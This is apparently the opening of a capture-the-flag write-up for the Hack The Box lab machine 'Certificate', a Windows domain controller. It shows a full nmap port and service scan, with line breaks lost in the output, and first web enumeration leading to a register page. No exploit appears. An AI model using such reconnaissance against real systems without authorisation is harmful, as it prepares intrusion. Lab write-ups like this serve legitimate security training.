# Certificate
Table of Contents
// hint
Solution locked — challenge mode is on
-
Machine Name: Certificate
-
OS Type: Windows
-
Difficulty: Hard
-
This is Active Directory based machine
- Domain Name - certificate.htb
- DNS computer name - DC01.certificate.htb
add Both entries in /etc/hosts file
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Sun Jun  1 08:09:34 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.11.71Nmap scan report for 10.10.11.71Host is up, received echo-reply ttl 127 (0.28s latency).Scanned at 2025-06-01 08:09:35 IST for 825sNot shown: 65514 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)|_http-title: Did not follow redirect to http://certificate.htb/| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.3088/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-01 10:51:22Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-06-01T10:52:58+00:00; +7h59m45s from scanner time.| ssl-cert: Subject: commonName=DC01.certificate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2024-11-04T03:14:54| Not valid after:  2025-11-04T03:14:54| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2| -----BEGIN CERTIFICATE-----| MIIGTDCCBTSgAwIBAgITWAAAAALKcOpOQvIYpgAAAAAAAjANBgkqhkiG9w0BAQsF| ADBPMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLY2VydGlm| aWNhdGUxGzAZBgNVBAMTEkNlcnRpZmljYXRlLUxURC1DQTAeFw0yNDExMDQwMzE0| NTRaFw0yNTExMDQwMzE0NTRaMB8xHTAbBgNVBAMTFERDMDEuY2VydGlmaWNhdGUu| aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAokh23/3HZrU3FA6t| JQFbvrM0+ee701Q0/0M4ZQ3r1THuGXvtHnqHFBjJSY/p0SQ0j/jeCAiSwlnG/Wf6| 6px9rUwjG7gfzH6WqoAMOlpf+HMJ+ypwH59+tktARf17OrrnMHMYXwwILUZfJjH1| 73VnWwxodz32ZKklgqeHLASWke63yp7QM31vnZBnolofe6gV3pf6ZEJ58sNY+X9A| t+cFnBtJcQ7TbxhB7zJHICHHn2qFRxL7u6GPPMeC0KdL8zDskn34UZpK6gyV+bNM| G78cW3QFP00i+ixHkPUxGZho8b708FfRbEKuxSzL4auGuAhsE+ElWna1fBiuhmCY| DNnA7QIDAQABo4IDTzCCA0swLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD| AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV| HQ4EFgQURw6wHadBRcMGfsqMbHNqwpNKRi4wHwYDVR0jBBgwFoAUOuH3UW3vrUoY| d0Gju7uF5m6Uc6IwgdEGA1UdHwSByTCBxjCBw6CBwKCBvYaBumxkYXA6Ly8vQ049| Q2VydGlmaWNhdGUtTFRELUNBLENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtl| eSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Y2Vy| dGlmaWNhdGUsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFzZT9v| YmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCByAYIKwYBBQUHAQEEgbsw| gbgwgbUGCCsGAQUFBzAChoGobGRhcDovLy9DTj1DZXJ0aWZpY2F0ZS1MVEQtQ0Es| Q049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO| PUNvbmZpZ3VyYXRpb24sREM9Y2VydGlmaWNhdGUsREM9aHRiP2NBQ2VydGlmaWNh| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1Ud| EQQ5MDegHwYJKwYBBAGCNxkBoBIEEAdHN3ziVeJEnb0gcZhtQbWCFERDMDEuY2Vy| dGlmaWNhdGUuaHRiME4GCSsGAQQBgjcZAgRBMD+gPQYKKwYBBAGCNxkCAaAvBC1T| LTEtNS0yMS01MTU1Mzc2NjktNDIyMzY4NzE5Ni0zMjQ5NjkwNTgzLTEwMDAwDQYJ| KoZIhvcNAQELBQADggEBAIEvfy33XN4pVXmVNJW7yOdOTdnpbum084aK28U/AewI| UUN3ZXQsW0ZnGDJc0R1b1HPcxKdOQ/WLS/FfTdu2YKmDx6QAEjmflpoifXvNIlMz| qVMbT3PvidWtrTcmZkI9zLhbsneGFAAHkfeGeVpgDl4OylhEPC1Du2LXj1mZ6CPO| UsAhYCGB6L/GNOqpV3ltRu9XOeMMZd9daXHDQatNud9gGiThPOUxFnA2zAIem/9/| UJTMmj8IP/oyAEwuuiT18WbLjEZG+ALBoJwBjcXY6x2eKFCUvmdqVj1LvH9X+H3q| S6T5Az4LLg9d2oa4YTDC7RqiubjJbZyF2C3jLIWQmA8=|_-----END CERTIFICATE-----445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-06-01T10:52:57+00:00; +7h59m45s from scanner time.| ssl-cert: Subject: commonName=DC01.certificate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2024-11-04T03:14:54| Not valid after:  2025-11-04T03:14:54| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2| -----BEGIN CERTIFICATE-----| MIIGTDCCBTSgAwIBAgITWAAAAALKcOpOQvIYpgAAAAAAAjANBgkqhkiG9w0BAQsF| ADBPMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLY2VydGlm| aWNhdGUxGzAZBgNVBAMTEkNlcnRpZmljYXRlLUxURC1DQTAeFw0yNDExMDQwMzE0| NTRaFw0yNTExMDQwMzE0NTRaMB8xHTAbBgNVBAMTFERDMDEuY2VydGlmaWNhdGUu| aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAokh23/3HZrU3FA6t| JQFbvrM0+ee701Q0/0M4ZQ3r1THuGXvtHnqHFBjJSY/p0SQ0j/jeCAiSwlnG/Wf6| 6px9rUwjG7gfzH6WqoAMOlpf+HMJ+ypwH59+tktARf17OrrnMHMYXwwILUZfJjH1| 73VnWwxodz32ZKklgqeHLASWke63yp7QM31vnZBnolofe6gV3pf6ZEJ58sNY+X9A| t+cFnBtJcQ7TbxhB7zJHICHHn2qFRxL7u6GPPMeC0KdL8zDskn34UZpK6gyV+bNM| G78cW3QFP00i+ixHkPUxGZho8b708FfRbEKuxSzL4auGuAhsE+ElWna1fBiuhmCY| DNnA7QIDAQABo4IDTzCCA0swLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD| AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV| HQ4EFgQURw6wHadBRcMGfsqMbHNqwpNKRi4wHwYDVR0jBBgwFoAUOuH3UW3vrUoY| d0Gju7uF5m6Uc6IwgdEGA1UdHwSByTCBxjCBw6CBwKCBvYaBumxkYXA6Ly8vQ049| Q2VydGlmaWNhdGUtTFRELUNBLENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtl| eSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Y2Vy| dGlmaWNhdGUsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFzZT9v| YmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCByAYIKwYBBQUHAQEEgbsw| gbgwgbUGCCsGAQUFBzAChoGobGRhcDovLy9DTj1DZXJ0aWZpY2F0ZS1MVEQtQ0Es| Q049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO| PUNvbmZpZ3VyYXRpb24sREM9Y2VydGlmaWNhdGUsREM9aHRiP2NBQ2VydGlmaWNh| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1Ud| EQQ5MDegHwYJKwYBBAGCNxkBoBIEEAdHN3ziVeJEnb0gcZhtQbWCFERDMDEuY2Vy| dGlmaWNhdGUuaHRiME4GCSsGAQQBgjcZAgRBMD+gPQYKKwYBBAGCNxkCAaAvBC1T| LTEtNS0yMS01MTU1Mzc2NjktNDIyMzY4NzE5Ni0zMjQ5NjkwNTgzLTEwMDAwDQYJ| KoZIhvcNAQELBQADggEBAIEvfy33XN4pVXmVNJW7yOdOTdnpbum084aK28U/AewI| UUN3ZXQsW0ZnGDJc0R1b1HPcxKdOQ/WLS/FfTdu2YKmDx6QAEjmflpoifXvNIlMz| qVMbT3PvidWtrTcmZkI9zLhbsneGFAAHkfeGeVpgDl4OylhEPC1Du2LXj1mZ6CPO| UsAhYCGB6L/GNOqpV3ltRu9XOeMMZd9daXHDQatNud9gGiThPOUxFnA2zAIem/9/| UJTMmj8IP/oyAEwuuiT18WbLjEZG+ALBoJwBjcXY6x2eKFCUvmdqVj1LvH9X+H3q| S6T5Az4LLg9d2oa4YTDC7RqiubjJbZyF2C3jLIWQmA8=|_-----END CERTIFICATE-----3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC01.certificate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2024-11-04T03:14:54| Not valid after:  2025-11-04T03:14:54| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2| -----BEGIN CERTIFICATE-----| MIIGTDCCBTSgAwIBAgITWAAAAALKcOpOQvIYpgAAAAAAAjANBgkqhkiG9w0BAQsF| ADBPMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLY2VydGlm| aWNhdGUxGzAZBgNVBAMTEkNlcnRpZmljYXRlLUxURC1DQTAeFw0yNDExMDQwMzE0| NTRaFw0yNTExMDQwMzE0NTRaMB8xHTAbBgNVBAMTFERDMDEuY2VydGlmaWNhdGUu| aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAokh23/3HZrU3FA6t| JQFbvrM0+ee701Q0/0M4ZQ3r1THuGXvtHnqHFBjJSY/p0SQ0j/jeCAiSwlnG/Wf6| 6px9rUwjG7gfzH6WqoAMOlpf+HMJ+ypwH59+tktARf17OrrnMHMYXwwILUZfJjH1| 73VnWwxodz32ZKklgqeHLASWke63yp7QM31vnZBnolofe6gV3pf6ZEJ58sNY+X9A| t+cFnBtJcQ7TbxhB7zJHICHHn2qFRxL7u6GPPMeC0KdL8zDskn34UZpK6gyV+bNM| G78cW3QFP00i+ixHkPUxGZho8b708FfRbEKuxSzL4auGuAhsE+ElWna1fBiuhmCY| DNnA7QIDAQABo4IDTzCCA0swLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD| AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV| HQ4EFgQURw6wHadBRcMGfsqMbHNqwpNKRi4wHwYDVR0jBBgwFoAUOuH3UW3vrUoY| d0Gju7uF5m6Uc6IwgdEGA1UdHwSByTCBxjCBw6CBwKCBvYaBumxkYXA6Ly8vQ049| Q2VydGlmaWNhdGUtTFRELUNBLENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtl| eSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Y2Vy| dGlmaWNhdGUsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFzZT9v| YmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCByAYIKwYBBQUHAQEEgbsw| gbgwgbUGCCsGAQUFBzAChoGobGRhcDovLy9DTj1DZXJ0aWZpY2F0ZS1MVEQtQ0Es| Q049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO| PUNvbmZpZ3VyYXRpb24sREM9Y2VydGlmaWNhdGUsREM9aHRiP2NBQ2VydGlmaWNh| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1Ud| EQQ5MDegHwYJKwYBBAGCNxkBoBIEEAdHN3ziVeJEnb0gcZhtQbWCFERDMDEuY2Vy| dGlmaWNhdGUuaHRiME4GCSsGAQQBgjcZAgRBMD+gPQYKKwYBBAGCNxkCAaAvBC1T| LTEtNS0yMS01MTU1Mzc2NjktNDIyMzY4NzE5Ni0zMjQ5NjkwNTgzLTEwMDAwDQYJ| KoZIhvcNAQELBQADggEBAIEvfy33XN4pVXmVNJW7yOdOTdnpbum084aK28U/AewI| UUN3ZXQsW0ZnGDJc0R1b1HPcxKdOQ/WLS/FfTdu2YKmDx6QAEjmflpoifXvNIlMz| qVMbT3PvidWtrTcmZkI9zLhbsneGFAAHkfeGeVpgDl4OylhEPC1Du2LXj1mZ6CPO| UsAhYCGB6L/GNOqpV3ltRu9XOeMMZd9daXHDQatNud9gGiThPOUxFnA2zAIem/9/| UJTMmj8IP/oyAEwuuiT18WbLjEZG+ALBoJwBjcXY6x2eKFCUvmdqVj1LvH9X+H3q| S6T5Az4LLg9d2oa4YTDC7RqiubjJbZyF2C3jLIWQmA8=|_-----END CERTIFICATE-----|_ssl-date: 2025-06-01T10:52:58+00:00; +7h59m45s from scanner time.3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-06-01T10:52:57+00:00; +7h59m45s from scanner time.| ssl-cert: Subject: commonName=DC01.certificate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2024-11-04T03:14:54| Not valid after:  2025-11-04T03:14:54| MD5:   0252:f5f4:2869:d957:e8fa:5c19:dfc5:d8ba| SHA-1: 779a:97b1:d8e4:92b5:bafe:bc02:3388:45ff:dff7:6ad2| -----BEGIN CERTIFICATE-----| MIIGTDCCBTSgAwIBAgITWAAAAALKcOpOQvIYpgAAAAAAAjANBgkqhkiG9w0BAQsF| ADBPMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLY2VydGlm| aWNhdGUxGzAZBgNVBAMTEkNlcnRpZmljYXRlLUxURC1DQTAeFw0yNDExMDQwMzE0| NTRaFw0yNTExMDQwMzE0NTRaMB8xHTAbBgNVBAMTFERDMDEuY2VydGlmaWNhdGUu| aHRiMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAokh23/3HZrU3FA6t| JQFbvrM0+ee701Q0/0M4ZQ3r1THuGXvtHnqHFBjJSY/p0SQ0j/jeCAiSwlnG/Wf6| 6px9rUwjG7gfzH6WqoAMOlpf+HMJ+ypwH59+tktARf17OrrnMHMYXwwILUZfJjH1| 73VnWwxodz32ZKklgqeHLASWke63yp7QM31vnZBnolofe6gV3pf6ZEJ58sNY+X9A| t+cFnBtJcQ7TbxhB7zJHICHHn2qFRxL7u6GPPMeC0KdL8zDskn34UZpK6gyV+bNM| G78cW3QFP00i+ixHkPUxGZho8b708FfRbEKuxSzL4auGuAhsE+ElWna1fBiuhmCY| DNnA7QIDAQABo4IDTzCCA0swLwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBD| AG8AbgB0AHIAbwBsAGwAZQByMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD| ATAOBgNVHQ8BAf8EBAMCBaAweAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgIC| AIAwDgYIKoZIhvcNAwQCAgCAMAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJ| YIZIAWUDBAECMAsGCWCGSAFlAwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNV| HQ4EFgQURw6wHadBRcMGfsqMbHNqwpNKRi4wHwYDVR0jBBgwFoAUOuH3UW3vrUoY| d0Gju7uF5m6Uc6IwgdEGA1UdHwSByTCBxjCBw6CBwKCBvYaBumxkYXA6Ly8vQ049| Q2VydGlmaWNhdGUtTFRELUNBLENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtl| eSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9Y2Vy| dGlmaWNhdGUsREM9aHRiP2NlcnRpZmljYXRlUmV2b2NhdGlvbkxpc3Q/YmFzZT9v| YmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2ludDCByAYIKwYBBQUHAQEEgbsw| gbgwgbUGCCsGAQUFBzAChoGobGRhcDovLy9DTj1DZXJ0aWZpY2F0ZS1MVEQtQ0Es| Q049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNlcnZpY2VzLENO| PUNvbmZpZ3VyYXRpb24sREM9Y2VydGlmaWNhdGUsREM9aHRiP2NBQ2VydGlmaWNh| dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MEAGA1Ud| EQQ5MDegHwYJKwYBBAGCNxkBoBIEEAdHN3ziVeJEnb0gcZhtQbWCFERDMDEuY2Vy| dGlmaWNhdGUuaHRiME4GCSsGAQQBgjcZAgRBMD+gPQYKKwYBBAGCNxkCAaAvBC1T| LTEtNS0yMS01MTU1Mzc2NjktNDIyMzY4NzE5Ni0zMjQ5NjkwNTgzLTEwMDAwDQYJ| KoZIhvcNAQELBQADggEBAIEvfy33XN4pVXmVNJW7yOdOTdnpbum084aK28U/AewI| UUN3ZXQsW0ZnGDJc0R1b1HPcxKdOQ/WLS/FfTdu2YKmDx6QAEjmflpoifXvNIlMz| qVMbT3PvidWtrTcmZkI9zLhbsneGFAAHkfeGeVpgDl4OylhEPC1Du2LXj1mZ6CPO| UsAhYCGB6L/GNOqpV3ltRu9XOeMMZd9daXHDQatNud9gGiThPOUxFnA2zAIem/9/| UJTMmj8IP/oyAEwuuiT18WbLjEZG+ALBoJwBjcXY6x2eKFCUvmdqVj1LvH9X+H3q| S6T5Az4LLg9d2oa4YTDC7RqiubjJbZyF2C3jLIWQmA8=|_-----END CERTIFICATE-----5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49691/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49693/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49709/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49717/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC50464/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 50770/tcp): CLEAN (Timeout)|   Check 2 (port 45128/tcp): CLEAN (Timeout)|   Check 3 (port 43669/udp): CLEAN (Timeout)|   Check 4 (port 62828/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-time:|   date: 2025-06-01T10:52:24|_  start_date: N/A|_clock-skew: mean: 7h59m44s, deviation: 0s, median: 7h59m44s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Jun  1 08:23:20 2025 -- 1 IP address (1 host up) scanned in 826.30 seconds
Enumeration
Port 80/HTTP
port 80 is is running http, open the website on browser

we need to access the website using certificate.htb and refresh the page

After visiting website i found login and register button

then i navigate to register
